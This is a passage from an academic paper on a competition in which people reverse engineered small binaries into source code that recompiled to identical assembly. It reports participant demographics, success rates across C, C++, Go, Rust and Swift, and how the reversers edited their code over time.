


Figure 2: Demographic information from the background survey. The bar graphs on the left show how participants are involved in computer security, and for how long. The area plots on the right show how familiar participants are with programming and reversing each of the languages used in the competition, as measured on a five-point Likert scale. Responses from all 308 respondents are shown in light purple; responses from the 93 "committed" respondents who earned a 50% score or better on at least one challenge are shown in dark purple.

portion of the score was calculated as the intersection-over-union (Jaccard similarity coefficient) of the submission versus the target, and made up 60% of the total score.

Bonus Score: In order to encourage participants to generate perfect decompilation, the final 20% of the points were awarded only when a submission matched the target assembly exactly.

A team's score on a challenge was the maximum score achieved by any of its members' submissions. A team's total score was the sum of these per-challenge scores. There was no limit on the number or frequency of submissions, and any new record would improve the team's score; there was no way for a team to lose points.

Recruiting. We recruited participants by word-of-mouth and by announcing the competition on CTFtime [11], a popular online index of security and hacking competitions. To encourage participation, we split a $1,000 prize pool among the top three teams and provided Binary Ninja licenses [3] to the top two teams.

A total of 425 users and 238 teams registered for DECOMPETITION, but only a fraction of those played. A total of 188 users and 139 teams made source code submissions; 159 users and 114 teams submitted source code that could be compiled.

Demographics. Before the competition, we invited the players to fill out a survey about their involvement in reverse engineering. This survey consisted mainly of questions about how—and for how long—the participants were involved in computer security. The full survey can be found in Appendix A.

A total of 308 people (72% of all registrants) filled out this survey; the results are summarized in Figure 2. The large majority of participants were either students or hobbyists, and only a few worked in a position where they were paid as reverse engineers. The majority were also new to computer security, and to reverse engineering in particular—the number of players at each year of experience decreases exponentially.

The survey also asked participants how familiar they were with programming and reversing the languages used for challenges. We found that participants were well versed in C and C++ but significantly less familiar with Go, Rust, and Swift. Given that these latter languages are becoming more popular systems languages, this lack of familiarity may indicate a gap in security education or a lack of tooling support.

We asked players to fill out a similar survey after the competition. This follow-up survey is described in Appendix B, and was intended to capture any changes in players' perception of reversing that occurred during the competition; it also provided a place to leave general feedback. Only 49 players (12% of all registrants) chose to complete this second survey, so it is likely less representative than the first.

Submissions. In order to study the process that humans use when decompiling, we recorded all submissions made during DECOMPETITION. As summarized in Table 1, we received a total of 35,530 source code submissions, 25,951 (73%) of which successfully compiled. The majority of the submissions were for challenges written in C, C++, and Go. With about 10,000 submissions each, these three languages account for almost 83% of all submissions. Rust and Swift were less popular, with around 3,000 submissions per language, likely because of their perceived difficulty.

While fewer experts played than beginners, these experts were able to solve more challenges, and thus made more submissions. Overall, the submissions were balanced across different levels of expertise. In total, 32,254 submissions (90% of all submissions) were made by users who completed the background survey. Among these, we received 9,553 submissions from expert users who claimed five or more years of security experience, 7,155 (75%) of which compiled; 12,963 submissions from players with 2 to 4 years of experience, 9,271 (72%) of which compiled; and 9,738 submissions from beginners with less than 2 years of experience, 6,908 (71%) of which compiled. We estimate that beginners submitted around 30% of all decompilation attempts and intermediate players around 40%, with experts responsible for the remaining 30%.

The number of submissions that passed all unit tests is also interesting, but harder to interpret. Perhaps counterintuitively, a language or challenge that has a higher percentage of passing submissions is likely harder to perfectly decompile—the reversers were able to replicate the binary's behavior early in the reversing process, but then had to make many more submissions while trying to fix mismatches caused by the compiler's handling of various language constructs. Reversing style also affects this statistic: reversers who reverse one function at a time cannot pass all tests until they start work on the final function.

There are also some confounding factors. For example, all participants worked on the C challenges, including those who never made much progress, while only the most committed reversers dared attempt the Rust and Swift challenges. Additionally, the number of Go submissions was inflated by the top two teams trying to brute-force the unsolved `julie` challenge.




Figure 3: How difficult is completely recreating the source code of a small binary? Top: Survey responses from all 308 respondents compared with those from the 93 committed players who achieved a 50% score or better on at least one challenge. Bottom: Responses before and after the competition from the 42 players who answered this question on both surveys.

5 RQ1: Can Humans Perfectly Decompile?

Expectations. We started this project unsure whether or not humans would be able to consistently perform perfect decompilation. It was interesting, then, that many DECOMPETITION participants did not share our conservative views.

One of the questions in our pre-competition survey asked the participants to rate, on a scale from trivial to impossible, how difficult they thought it would be to recreate the source code of a small binary. We summarize the responses in Figure 3. The majority (37%) of all respondents thought it would be a moderately difficult task, and 12% claimed that it would be trivially easy. Only 20% of the responders thought it would be difficult, and 5% thought it would be impossible.

The players who were able to reach a 50% score on at least one challenge, however, had more realistic expectations. Only 4% of this group had originally thought that perfect decompilation would be trivially achievable,[7] 23% thought

[7] Of the 19 "trivial" respondents who made source code submissions, 15 gave up without reaching a 50% score on any challenge.

	Reg'd	0%	>0%	20%	40%	60%	80%	100%
Users	425	188	159	120	110	103	91	91
Teams	238	139	114	82	76	72	66	66

Table 2: Numbers of users and teams who registered and who made any submission reaching the listed cutoff scores on any challenge. All submissions that successfully compiled got a score greater than zero. The lack of attrition between 80% and 100% is an artifact of the 20% perfect match bonus described in Section 4: any submission reaching 80% would earn the bonus and jump up to a perfect score.

it would be difficult, and the majority (46%) believed it to be a moderately difficult goal.

It is also interesting to see how opinions changed after using DECOMPERSON. Out of the 42 respondents that answered both surveys, 11 lowered their difficulty expectations, 10 increased them, and 21 did not revise their assessment. Overall, the trend was towards a tighter clustering around "moderate" difficulty, and after the competition, none of the respondents thought that perfectly decompiling a binary was impossible.

Perfect Decompilation. The results of DECOMPETITION show that the participants' optimism was justified. Generating perfect decompilation was certainly not trivial, but of the players who were willing to put in the effort, a surprisingly large number were able to achieve this goal, even when confronted with higher-level languages.

As shown in the last column of Table 2, a total of 91 players reached a perfect score on at least one challenge. This is only 48% of the 188 users who submitted source code, but 57% of the 159 users who persisted until their code compiled. This figure only improves if we set a higher bar for persistence: of the 120 players who earned a 20% score on any challenge, for instance, more than 75% would go on to reach a perfect score on at least one challenge.

As reported in Table 1, the language with the highest number of perfect submissions was C (186 submissions), followed by C++ (50), Go (44), Rust (26), and finally Swift (23). Interestingly, this order perfectly follows the languages' ratio order reported in Table 1—higher-level languages tend to produce more lines of assembly per source line, and are also more difficult to decompile.

All challenges were attempted, and all but one were perfectly decompiled by at least one participant. The top two teams were able to solve all challenges except one—the Go challenge `julie`—and both teams were able to pass all unit tests and reach at least a 90% diff score on this unsolved challenge.[8] Furthermore, with the exception of the C++ challenge `lambic`, where lambda expressions were used extensively, all other challenges received at least three perfect solutions.

Player Distribution. Figure 4 gives a breakdown of the players who made any submission earning at least a 20% score, categorized both by years of experience and by security involvement. Solves per player are broken down into C and non-C plots, as players treated C challenges differently than the rest.

Virtually all players attempted the C challenges, and even the least-solved C challenge—the `rootkit` challenge, which built and traversed a singly linked list of user-defined structs—received 30 perfect solutions; the `baby-c` challenge received the most, with 66. This resulted in a high number of perfect solutions per player, even though there were only four C challenges available. Experience had some effect, but not a large one; beginners are able to reverse C relatively well.

On the other hand, experience played a more significant role when reversing the other languages. As seen in Figure 4, the Solves per Player ratio drops dramatically for players with one or fewer years of experience; only a small number of beginners submitted perfect solutions, despite there being many more non-C challenges. Challenges written in these languages also received more solutions from participants with longer security careers, and those with five or more years of reversing experience had a clear advantage. There was also a more marked difference based on role, with researchers outperforming the other participants.

Summary. These results validate our potentially ambitious claims from Section 1: perfect decompilation is a reasonable standard of program comprehension, reachable even by non-experts. Experience, however, is certainly helpful, especially when reversing higher-level languages.

6 RQ2: How do Humans Decompile?

Having shown that humans are capable of producing perfect decompilation, the next step is to investigate how they do it.

Understanding this process is beneficial for a number of different applications. In particular, a better grasp of the reversing process and identifying the roadblocks that stand in the way of perfect decompilation will support the design and implementation of better tools to support human reversers. This knowledge may also help improve automatic decompilers, which can incorporate insights learned from human experts.

Since we collected tens of thousands of source code submissions, we were interested in analyses that could be performed programmatically. The metrics described below provide quantitative alternatives to the more traditional interview method of studying the reversing process.

Code and Score Changes. The first analysis we performed involved the magnitude of the players' code changes and

[8] The `julie` challenge was a Go program that used a syscall to get the terminal dimensions, then used `complex128`s to calculate and draw a Julia set as ASCII art. The first-place team had explicitly zero-initialized their `winsize` struct and captured it as a struct variable rather than a reference, both changes that (for some reason) caused Go's register allocator to behave differently. The second-place team handled the struct correctly, but did not realize that the original program had used `complex128`s, and tried, unsuccessfully, to replicate it with `float64`s.




Figure 4: Distribution of active players and perfect submissions, broken down by involvement, experience, and language. "Active" players reached a 20% score or better on at least one challenge. Only one perfect submission is counted per (user, challenge) pair.

the magnitude of the score changes they produced. Figure 5 summarizes the correlation between the two. The big cluster of data points to the left in Figure 5 shows how each submission tended to contain only minor changes from the previous submission, which resulted in an even smaller change in diff score. The average Levenshtein distance was only 47 characters (or 5 lines), and each submission yielded, on average, a 1.5% improvement in diff score over the last.

Score improvement did increase slightly with edit size, but the correlation was very loose, with a Pearson's r of only 0.1. In general, edits were almost as likely to cause the diff score go down as to go up, and small edits were just as capable of causing large score swings as large edits. Adjustments to stack layout are a good example of this effect: changing the size of a single local variable can potentially affect every stack reference in a function.

These results show that reversers tried to approach the solution through a series of small modifications, each testing a hypothesis with a limited scope (e.g., the modification of a single control-flow structure, or the type specification of a single variable).

Function Focus. We were also able to measure which functions reversers focused on over the course of a challenge. Since our disassembler produced per-function output, we were able to calculate per-function diff scores over time, and use these as a proxy for attention: any function seeing frequent changes in diff score was very likely to be the center of a reverser's attention.

The top row of Figure 6 shows the changes in function diff scores over the course of three perfect solutions. The reversers seemed to prefer working on one function at a time—although this may have been encouraged by the per-function view of the DECOMPERSON interface; the (estimated) places where they switched focus are shown on the graphs. This result is confirmed when looking at the number of functions that change between two subsequent submissions, which we summarized in Table 3. Of the 24,265 non-Swift submissions




Figure 5: Diff score changes versus code changes, measured as the Jaccard distance on source code lines. For the sake of readability, only 10% of the submissions are visible in the scatter plot. The line of best fit is shown in light purple.

that compile,[9] 19,940 (82%) include changes affecting only a single function. Edits are also highly clustered over time; any function that was modified by one edit has about an 80% chance of being modified again by the next.

More generally, we found that reversers tended to operate in two distinct stages:

- During the first stage, reversers operated at the level of the entire program. In this stage, they would stub out the program, making sure that functions had enough code to successfully compile, and that the functions had the correct type signatures. The latter was particularly important for name-mangled languages: these languages embed the type signature in the function symbol name, and our differ

[9] The library we used to classify code changes did not support Swift.




Figure 6: The processes followed by three expert reversers as they solved the `baby-cpp`, `unfair`, and `wolfgang` challenges, respectively. Diff scores by function are shown on top, and edit density per function is shown on the bottom. Submissions that did not compile are omitted. Function focus can be observed both as fluctuations in function diff score and as clusters of edits. Places where the reversers switched focus to a different function are marked with vertical lines.

could not locate functions until the prototype was correct.

During this stage, we would typically see minor increases in the diff scores for all functions. It was also common for the first few submissions to not compile at all—only 37% of the initial submissions did so—and the first submission that did compile would typically contain edits to multiple functions.

- Once the program was stubbed out, reversers would move on to the second stage. In this stage, they would focus on one function until they got stuck or were able to achieve a perfect disassembly match. Once this happened, they would move on to the next function, repeating this step as many times as necessary to fully recreate the program. This pattern is visible in Figure 6, where changes in focus are marked with vertical lines.

These observations mirror the model extracted by Votipka et al. [48]. In their study of the more traditional reverse engineering process, the authors found that reversers operate in three distinct phases: *overview*, *sub-component scanning*, and *focused experimentation*. In the overview phase, reversers acquire a broad overview of the program's functionality, which is then refined in the latter two phases. Our analysis shows that reversers follow a similar approach when decompiling binaries: Our phase one condenses the overview and sub-component scanning stages, as reversers determine what the binary does, and recreate how its functional components fit together. Our phase two corresponds to the focused experimentation stage. Each source code submission is effectively a hypothesis about how a function was implemented, and the response from DECOMPERSON offers evidence either for or against that hypothesis.

	Number of Modified Functions			
Language	0	1	2	≥3
C	540	6,931	443	108
C++	570	4,954	322	219
Go	760	6,200	522	135
Rust	300	1,855	268	138
Swift	—	—	—	—
Total	2,170	19,940	1,555	600

Table 3: The number of edits that touched any given number of functions. The vast majority of edits only modified a single function.

We also observed that the reversers chose functions to focus on based on the binary's control flow graph. Most reversers operated in a breadth-first manner: 75% of the perfect solutions to two-function binaries focused on `main()` first. For binaries with three or more functions, 46% of the solutions focused on `main()` first, while 29% saved it for last. This preference for breadth-first reversing held for all challenges except the C challenge `rootkit`, where depth-first was slightly more popular, and all the Rust challenges, where multi-function edits were more common and function focus was harder to discern. There was no significant difference between the behaviors of beginners and experts; function order seems to be a matter of personal preference.

Edit Classification. The previous analyses highlight the magnitude and location of individual source code changes, but tell us very little about the reversers' intent when making those changes. We would also like to know the semantics of each edit: what specific feature of the binary was the reverser trying to reproduce?

To extract this information, we used Tree-sitter [43], a source code parsing library that supports all of the challenge languages except Swift, which we did not include in this analysis. Given a string of source code, Tree-sitter calculates a "concrete syntax tree," which includes the location of each syntax node within the source string. We could combine this information with the location of an edit to determine which syntax nodes were affected. We then used the types of these nodes—also provided by Tree-sitter—to classify the edit.

We recognize a total of eight semantic categories:

Control Flow: Constructs that redirect the execution of a program, such as conditionals, loops, and exceptions.

Declarations: Definitions of new variables, typically locals. We classify these separately from other statements because they change the layout of a function's stack frame.

Functions: Changes that alter the signature of a function, such as changes to the return type, name, or arguments.

Name Changes: Changes that only affect a single identifier, typically caused by reversers renaming variables.

Statements: Typical imperative programming statements, like assignments, increments, and function calls.

Types: Constructs that define custom data types, or edits to member variables.

Comments: Changes to comments, typically made to temporarily remove code, or to clean up the starter code.

Miscellaneous: Other edits. These are primarily changes to import statements, preprocessor directives, and the like.

A single edit can have multiple classifications, depending on the syntax nodes affected, and can contain multiple instances of the same classification. For example, adding the following C function

```
float hypotenuse(float a, float b) {
    float a2 = a * a
    float b2 = b * b;
    return sqrt(a2 + b2);
}
```

would count as seven edits, namely three function edits (the function and its two parameters), two declarations, one statement (the function call), and one control-flow edit (the return statement).

The ability to classify edits gives us a more detailed view into the reverse engineering process. Figure 7 provides an example. In this case, the reverser had initially focused on the `main()` function, and was able to reach a reasonably high diff score by decompiling its body, as evidenced by the declaration and statement edits. After about ten minutes, however, other functions were needed by `main()`, and the reverser switched to the stubbing phase described previously. This can be identified by the prevalence of function prototype edits, and the fact that they appear in many functions at approximately the same time. The




Figure 7: Edit types over time as the top team solves the `unfair` challenge. The diff score of each function (and of the challenge as a whole, in the global row) is shown as a light gray background. The stubbing phase is visible as a spate of function signature edits around the ten minute mark; the reverser then focuses on one function at a time, bringing each one up to 100% with a series of edits to the function body. Another view of this process is shown in the central column of Figure 6.

reverser then went to work on `find()`, then `clean()`, and finally `crypt()`. These latter changes were all function body edits, and classified as variable declarations, control flow changes, and generic statements (assignments and function calls).

In general, participants made most of their function signature edits early in the course of reversing a function, and most of their variable name edits later on, once they had a better idea of what the variables were used for. Data type edits also tended to be made later. Declaration, statement, and control flow edits made up the majority of the reversing work, and remained consistently common, with the reversers showing a slight preference for handling control flow early on and fixing declarations towards the end.

Other patterns of edits appear in specific circumstances. Reversers trying to fix stack layout mismatches, for example, will make lots of edits to variable declarations, while reversers recovering user-defined structs will make mainly data type edits. And some languages have their own idiosyncrasies; during DECOMPETITION, for example, teams fighting with Go's register allocator would often try renaming variables in an attempt to appease it, resulting in a multitude of variable name edits.

Summary. Reversers prefer to make frequent, small code changes, submitting often and refining their mental model of the program based on the resulting assembly changes. Experience is useful, particularly for higher-level languages, allowing reversers to quickly map common assembly patterns to the corresponding source code patterns.

We also found that reversers tend to start work by recreating an outline of the program, providing stubs for all the important functions—a task that could be made easier in a dedicated function stubbing view with a built-in demangler. They then refine these functions one at a time, typically in an order based on the control flow graph.

Within each function, there were two main challenges: to replicate the behavior of the function and to make sure the local variables are in the correct stack slots. These tasks could also be streamlined with dedicated views: a graph-matching algorithm could be used to generate local variable aliases (instead of stack offsets) for use while working on functionality, and variable declarations could likely be reordered automatically to give the correct stack layout. The reversers' concentration on single functions also suggests that humans are able to generate perfect decompilation without relying on the interprocedural context used by automatic decompilers.

7 RQ3: Does Reversing Equal Decompilation?

As mentioned previously, perfect decompilation is a very exacting goal, requiring more effort from the reverser than a traditional reversing task. Since the DECOMPETITION participants were required to generate perfect decompilation for each challenge binary in order to get a perfect score, there is some concern that our observations are not applicable to reversing in general. However, we can show that the process involved is not substantially different.

Traditional reversing tasks, such as binary patching or vulnerability discovery, require extremely precise knowledge of particular "focus points" of a program, namely the points with potential bugs. These points are typically a small fraction of the entire binary, but a successful reverser will need complete knowledge of what the program is supposed to do—as well as how it does it—at each of them. In this light, perfect decompilation is primarily an extension of traditional reverse engineering:

- Reversers already dedicate very close attention to focus points, so asking participants to devote that level of analysis to an entire (small) binary is simply an extension of an existing reversing task rather than a new one.
- We assume that reversers have a code-like internal representation of the behavior of functions, so requiring participants to submit valid source code merely standardizes the language of communication.[10]
- Requiring perfect decompilation makes it trivial to confirm that a participant has completely reversed a function.

The third and final point is the only one where perfect decompilation task differs from traditional reverse engineering. The first two points are extensions of existing tasks, but the third adds a new one: convincing the compiler to generate specific binary output.

Fighting the Compiler. Perfect decompilation represents the highest standard for reverse engineering: a source code that matches the original binary has, by definition, the exact semantics of the original source code. However, it is arguable that such a goal could be too far-fetched, and that equivalent code—measured by unit tests—might be a more realistic goal. The risk here is that reversers aiming for perfect decompilation, such as the DECOMPETITION participants, might spend a significant portion of their time fighting with the compiler, making our observations less representative of the traditional reversing process.

We believed that in general, reversers would follow two strategies: they would either attempt to pass all unit tests first and work on matching assembly later, or they would work directly on achieving a perfect assembly match and thus not pass all test cases until the end. To study this behavior, we selected the sequences of submissions that resulted in a perfect decompilation, and we located the first submission in each sequence that passed all unit tests.

We found that 70% of the reversers earned a 100% test score within the first 90% of their submissions, although some of these may have been assembly-first users who passed tests early by chance. These users spent, on average, the first 51% of their submissions and 60% of their time reaching perfect test scores, and the remainder perfecting their assembly. In contrast, the pool of all reversers took, on average, 69% of their submissions and 70% of their time to pass all unit tests.

The exact ratios varied significantly by language; C++ and Swift had the easiest compilers to mimic (only 27% and 31% of solve time, respectively, was spent on this stage), and Go and Rust had the hardest (45% and 51%, respectively).

Reversing vs. Decompilation. As mentioned in the previous section, when analyzing the submissions, we observed many of the same behaviors as Votipka et al. [48], indicating that we are measuring a similar, if not identical, process.

Furthermore, the DECOMPERSON interface maps nicely onto the traditional reversing process. Reversing studies—all the way back to much earlier program comprehension studies [27]—frame reversing as a series of hypotheses made by the reverser: with DECOMPERSON, each source code submission is a hypothesis about program behavior, and the response from the back-end helps confirm or disprove that hypothesis.

We also have evidence that the diff scores used in DECOMPETITION correlate well with function behavior. After the competition, we wrote unit tests for most of the leaf functions, and

[10] This also prevents reversers from glossing over functionality they don't fully understand.




Figure 8: Example distributions of per-function unit test scores and per-function diff scores. Medians are shown as dark purple bars; means are shown as black dots. Lines of best fit are shown in pale gray.

tested the submissions. These test scores were not visible to the participants, and thus could not be used as a decompilation guide, but nevertheless corresponded to the submissions' per-function diff scores; some examples can be seen in Figure 8.

The left two plots show more typical distributions of submission scores. Submissions are balanced across the number of unit tests passed, and the unit test scores are well-correlated with the diff scores, with a Pearson's r of 0.75 and 0.64, respectively. This suggests that in the general case, diff scores, which capture binary similarity, are a good proxy for unit test scores, which capture functionality.

The rightmost plot shows a pathological case. The diff and test scores are still reasonably well-correlated ($r = 0.50$), but the vast majority of submissions passed all the unit tests with a mediocre diff score. This shows that the reversers were able to replicate the behavior of the target function relatively quickly, but then spent a significant amount of time getting `rustc` to generate an exact assembly match.

Summary. Decompilation is a natural extension of traditional reversing. Reversers already generate a code-like representation of the programs they work on, so turning reversing into decompilation is simply a matter of writing this representation in a well-defined language—and recovering a precise representation of an entire function.

Perfect decompilation is no longer purely an extension of the existing process, as it requires more effort to convince the compiler to generate specific output, but we found that even in this case the process correlates well with function comprehension.

8 Threats to Validity

Experimental Setup. While we tried to reproduce standard reversing activities as closely as possible, some differences were unavoidable. For example, running the competition in a web-based editor took people out of their familiar reversing environments. After the competition, some players suggested modifications to the web interface to make it easier to use, while others were interested in integrating DECOMPERSON into their pre-existing reversing environments. However, we believe that the web-based interface did not affect how humans approach the decompilation problem, although it may have influenced the timings recorded during the competition.

Automatic Decompilers. Participants were able to paste the output of automatic decompilers into the DECOMPERSON editor. While this could potentially mean that we were not observing the human reversing process, we found that this was a rare behavior, and that the tools were not always helpful.

As an illustration, Figure 9 shows the maximum similarity between any user's `rootkit` submissions and the output of the Hex-Rays decompiler. Only submissions with over 50% similarity clearly resemble Hex-Rays, and only two users (visible on the right in the first plot) achieved a perfect score with code in this range.

Overall, after analyzing the C submissions, we found that almost 20% of all function decompilation attempts included a submission that clearly resembled tool output. Hex-Rays was the most popular tool, accounting for 10% of all attempts, followed by Ghidra at 7% and Binary Ninja at 3%. However, only 6% of all attempts achieved perfect decompilation with code that resembled tool output;[11] once the output had been edited into perfect decompilation, it was often no closer to the original than a solution that had been written by hand.

Automatic decompilation was not useful for any other languages. Only 2% of C++ function decompilation attempts, for example, attempted to use tool output, and none of these were successful. In fact, there were no perfect submissions for any non-C languages that resembled tool output.

However, traditional reversing tools still proved useful as a reversing aid. Fully 80% of the players who responded to the follow-up survey reported using at least one tool "often" while working on the challenge binaries. Hex-Rays was the most popular tool, used often by about 50% of the respondents; Ghidra and Binary Ninja were used by about 33% each. Most

[11] The vast majority of these successful attempts came from the `prime` and `baby-c` challenges, at 18% and 6% respectively. The other C challenges had an average tool success rate of 1%.

